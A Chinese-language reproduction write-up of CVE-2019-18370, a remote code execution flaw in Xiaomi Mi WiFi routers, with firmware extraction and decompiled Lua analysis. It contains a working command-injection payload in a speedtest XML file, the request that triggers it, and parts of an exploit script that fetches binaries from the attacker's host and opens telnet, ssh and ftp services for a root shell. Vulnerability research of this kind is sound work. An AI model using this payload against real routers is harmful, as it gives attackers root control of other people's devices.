CVE-2019-18370_XiaoMi_Mi_WIFI_RCE

漏洞描述

编号

CVE-2019-18370

设备信息&固件版本号

MiRouter 4A Gigabit:
2.28.62
2.28.65
2.28.132
3.0.10
3.0.24
3.0.27
3.2.30
3.10.18
MiRouter 4A 100M (non gigabit):
2.18.51
2.18.58
3.0.12
MiRouter 4C:
2.14.81
2.14.87
2.14.92
Mi Router 3Gv2:
2.28.8
Mi Router 4Q (aka R4C):
2.28.48
MiWifi 3C:
2.8.51_INT
2.9.217
2.14.45

Mi Router 4:

2.18.62

2.26.175

Xiaomi Mi R3P:

Xiaomi Dev firmware

Xiaomi 3Gv1:

The stock firmware coming with the router

AC2350 AIOT:

1.3.8CN

漏洞类型

RCE

危害

拥有路由器admin账号的攻击者可远程获取机器root权限

复现流程

复现设备&固件

XiaoMi Mi Router 3C

miwifi_r3l_firmware_a5c81_2.9.217.bin/miwifi_r3l_firmware_0b49f_2.14.45.bin(latest)

固件下载&安装

2.9.217

http://bigota.miwifi.com/xiaoqiang/rom/r3l/miwifi_r3l_firmware_a5c81_2.9.217.bin

or

2.14.45(latest)

https://miuirom.org/miwifi/mi-router-3c

漏洞分析

恢复备份功能将用户上传文件解压至/tmp目录下，并且未对文件做任何过滤，导致用户可上传任意文件至/tmp

而存在接口从tmp目录下读取文件并拼接内容进os.execute()，导致rce


binwalk提取固件

```
┌──(kali㉿kali)-[~/ctfs]
└─$ binwalk -e miwifi_r3l_firmware_0b49f_2.14.45.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
676           0x2A4           uImage header, header size: 64 bytes, header CRC: 0xEC3FEEC7, created: 2019-03-26 10:53:28, image size: 1429013 bytes, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0
x238E0B1B, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS OpenWrt Linux-3.10.14"
740           0x2E4           LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 4142388 bytes

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/var → /tmp; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/mtab → /proc/42998/mounts; changing link target to /dev/null for s
ecurity purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/TZ → /tmp/TZ; changing link target to /dev/null for security purpo
ses.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/fstab → /tmp/fstab; changing link target to /dev/null for security
 purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/resolv.conf → /tmp/resolv.conf; changing link target to /dev/null
for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/Wireless/mt7628/mt7628.eeprom.bin → /usr/lib/wifi/mt7628.eeprom.bi
n; changing link target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/Wireless/mt7628/singlesku → /usr/lib/wifi/singlesku; changing link
 target to /dev/null for security purposes.

WARNING: Symlink points outside of the extraction directory: /home/kali/ctfs/_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/etc/ppp/resolv.conf → /tmp/resolv.conf.ppp; changing link target to /d
ev/null for security purposes.
1442468       0x1602A4        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 6000742 bytes, 1981 inodes, blocksize: 262144 bytes, created: 2019-03-26 10:53:22
```

反编译lua,找到混淆后的cUpload函数

_miwifi_r3l_firmware_0b49f_2.14.45.bin.extracted/squashfs-root/usr/lib/lua/luci/controller/api/misystem.lua

```
┌──(kali㉿kali)-[~/Desktop/unluac]
└─$ java -jar unluac_mi.jar misystem.lua > misystem_decompiled.lua
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
```



```
7293 cUpload = L10
7294 function L10()
7295   local L0, L1, L2, L3, L4, L5, L6, L7
7296   L0 = require
7297   L1 = "luci.util"
7298   L0 = L0(L1)
7299   L1 = require
7300   L2 = "xiaoqiang.util.XQLanWanUtil"
7301   L1 = L1(L2)
7302   L2 = require
7303   L3 = "xiaoqiang.module.XQBackup"
```

反混淆后的代码，其中 `uploadFilepath` 不可控，但使用 `XQBackup.extract(uploadFilepath)`，其对解压内容未作任何过滤

```
function cUpload()
    local LuciFs = require("luci.fs")
    local XQBackup = require("xiaoqiang.module.XQBackup")
    local code = 0
    local canupload = true
    local uploadFilepath = "/tmp/cfgbackup.tar.gz"
    local fileSize = tonumber(LuciHttp.getenv("CONTENT_LENGTH"))
    if fileSize > 102400 then
        canupload = false
    end
    LuciHttp.setfilehandler(
        function(meta, chunk, eof)
            if canupload then
                if not fp then
                    if meta and meta.name == "image" then
                        fp = io.open(uploadFilepath, "w")
                    end
                end
                if chunk then
                    fp:write(chunk)
                end
                if eof then
                    fp:close()
                end
            else
                code = 1630
            end
        end
    )
    if LuciHttp.formvalue("image") and fp then
        code = 0
    end
    local result = {}
    if code == 0 then
        -- extract
        local ext = XQBackup.extract(uploadFilepath)
        if ext == 0 then
            result["des"] = XQBackup.getdes()
        else
            code = 1629
        end
    end
    if code ~= 0 then
        result["msg"] = XQErrorUtil.getErrorMessage(code)
        LuciFs.unlink(uploadFilepath)
    end
    result["code"] = code
    LuciHttp.write_json(result)
end
```


```
-- 0:succeed
-- 1:file does not exist
-- 2:no description file
-- 3:no mbu file
function extract(filepath)
    local fs = require("nixio.fs")
    local tarpath = filepath
    if not tarpath then
        tarpath = TARMBUFILE
    end
    if not fs.access(tarpath) then
        return 1
    end
    -- extract
    os.execute("cd /tmp; tar -xzf "..tarpath.." >/dev/null 2>/dev/null")
    os.execute("rm "..tarpath.." >/dev/null 2>/dev/null")
    if not fs.access(DESFILE) then
        return 2
    end
    if not fs.access(MBUFILE) then
        return 3
    end
    return 0
end
```

因此可以实现任意文件上传。
又存在两接口 /usr/bin/upload_speedtest 和 /usr/bin/download_speedtest ,读取/tmp/speedtest_urls.xml 并拼接其中的url进os.execute()
/usr/bin/download_speedtest


```
#!/usr/bin/env lua
-- ...
local cfg = {
-- ...
    ['xmlfile'] = "/usr/share/speedtest.xml",
        ['tmp_speedtest_xml'] = "/tmp/speedtest_urls.xml",
}
VERSION="__UNDEFINED__"
-- ...
-- 优先使用/usr/share/speedtest.xml
local filename = ""
filexml = io.open(cfg.tmp_speedtest_xml)
if filexml then
    filexml:close()
    filename = cfg.tmp_speedtest_xml
else
    filename = cfg.xmlfile
end

local pp = io.open(filename)
local line = pp:read("*line")
local size = 0
local resources = {}
local u = ""
local pids = {}
-- ...
function wget_work(url)
    local _url = url
    pid = posix.fork()
    if pid < 0 then
        print("fork error")
        return -1
    elseif pid > 0 then
        --print(string.format("child pid %d\n", pid))
    else
        -- 拼接每条url，未作过滤导致rce
        os.execute('for i in $(seq '.. math.floor(cfg.nr/cfg.nc) ..'); do wget '.. url  ..
        " -q -O /dev/null; done")
    end
    return pid
end

while line do
    -- re提取url
    local _, _, url = string.find(line,'<item url="(.*)"/>')
    if url then
        table.insert(resources, url)
    end
    line = pp:read("*line")
end
```

```
    pp:close()

    local urls = mrandom(1, table.getn(resources), cfg.nc)

    for k, v in ipairs(urls) do
        if VERSION == "LESSMEM" then
            local pid = wget_work_loop(resources[v])
        else
            -- VERSION 为 __UNDEFINED__,  调用wget_work()
            local pid = wget_work(resources[v])
        end
        if(pid == 0) then
            os.exit(0)
        elseif(pid == -1) then
            done()
        end
    end
```

备份、恢复功能



接口 /cgi-bin/luci/;stok={}/api/misystem/c_upload



打包包含payload的speedtest_urls.xml文件

```xml
<?xml version="1.0"?>
<root>
	<class type="1">
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
		<item url="http://dl.ijinshan.com/safe/speedtest/FDFD1EF75569104A8DB823E08D06C21C.dat"/>
	</class>
	<class type="2">
		<item url="http://192.168.2.115 -q -O /dev/null;((sh /tmp/script.sh exploit) &);exit;wget http://192.168.2.115 "/>
	</class>
	<class type="3">
		<item uploadurl="http://www.taobao.com/"/>
		<item uploadurl="http://www.so.com/"/>
		<item uploadurl="http://www.qq.com/"/>
		<item uploadurl="http://www.sohu.com/"/>
		<item uploadurl="http://www.tudou.com/"/>
		<item uploadurl="http://www.360doc.com/"/>
		<item uploadurl="http://www.kankan.com/"/>
		<item uploadurl="http://www.speedtest.cn/"/>
	</class>
</root>
```

调用测速接口 /cgi-bin/luci/;stok={}/api/xqnetdetect/netspeed，触发rce

Request

```
GET
/cgi-bin/luci/;stok=d9feb7f6501e26bacff892d4849e8815/api/xqnetdetect/netspeed?38007 HTTP/1.1
Host: 192.168.2.115
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
```

Response

```
HTTP/1.1 200 OK
Tx-Server: MiXr
Date: Fri, 07 Apr 2023 08:22:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 37
Connection: close
{:
    status=0:
    data=ok:
}:
```

rce利用脚本,起ftp、telnet、ssh服务

```
setup_busybox() {
    # kill/stop telnet, in case it is running from a previous execution
    pgrep busybox | xargs kill || true

    cd /tmp
    get_file busybox-mipsel busybox
    chmod +x busybox
}

start_ftp() {
    cd /tmp
    ln -sfn busybox ftpd # Create symlink needed for running ftpd
    ./busybox tcpsvd -vE 0.0.0.0 21 ./ftpd -Sw / >> /tmp/messages 2>&1 &
}

start_telnet() {
    cd /tmp
    ./busybox telnetd
}

start_ssh() {
    cd /tmp

    # Clean
    rm -rf dropbear
    rm -rf /etc/dropbear

    # kill/stop dropbear, in case it is running from a previous execution
    pgrep dropbear | xargs kill || true

    # Donwload dropbear static mipsel binary
    get_file dropbearStaticMipsel.tar.bz2 dropbear.tar.bz2
    mkdir dropbear
    /tmp/busybox tar xvfj dropbear.tar.bz2 -C dropbear --strip-components=1

    # Add keys
    # http://www.ibiblio.org/elemental/howto/dropbear-ssh.html
    mkdir -p /etc/dropbear
    cd /etc/dropbear
```


漏洞利用

由于攻击需要借助本地文件服务，需要保证攻击者和路由器双向可达。(虚拟机不能NAT，需要桥接)

攻击脚本

https://github.com/FzBacon/CVE-2019-18370_XiaoMi_Mi_WIFI_RCE

输入路由器admin ip和admin pwd，可选起本地文件服务或远程文件作为payload



攻击成功会开启三个服务，telnet、ssh、ftp，可按照生成的口令等信息利用，最终获得root权限的shell等。

```
root@XiaoQiang:~# uname -a
Linux XiaoQiang 3.10.14 #1 MiWiFi-R3L-2.9.217 Thu May 11 17:07:16 CST 2017 mips GNU/Linux
root@XiaoQiang:~#
```

疑问

逆向lua反混淆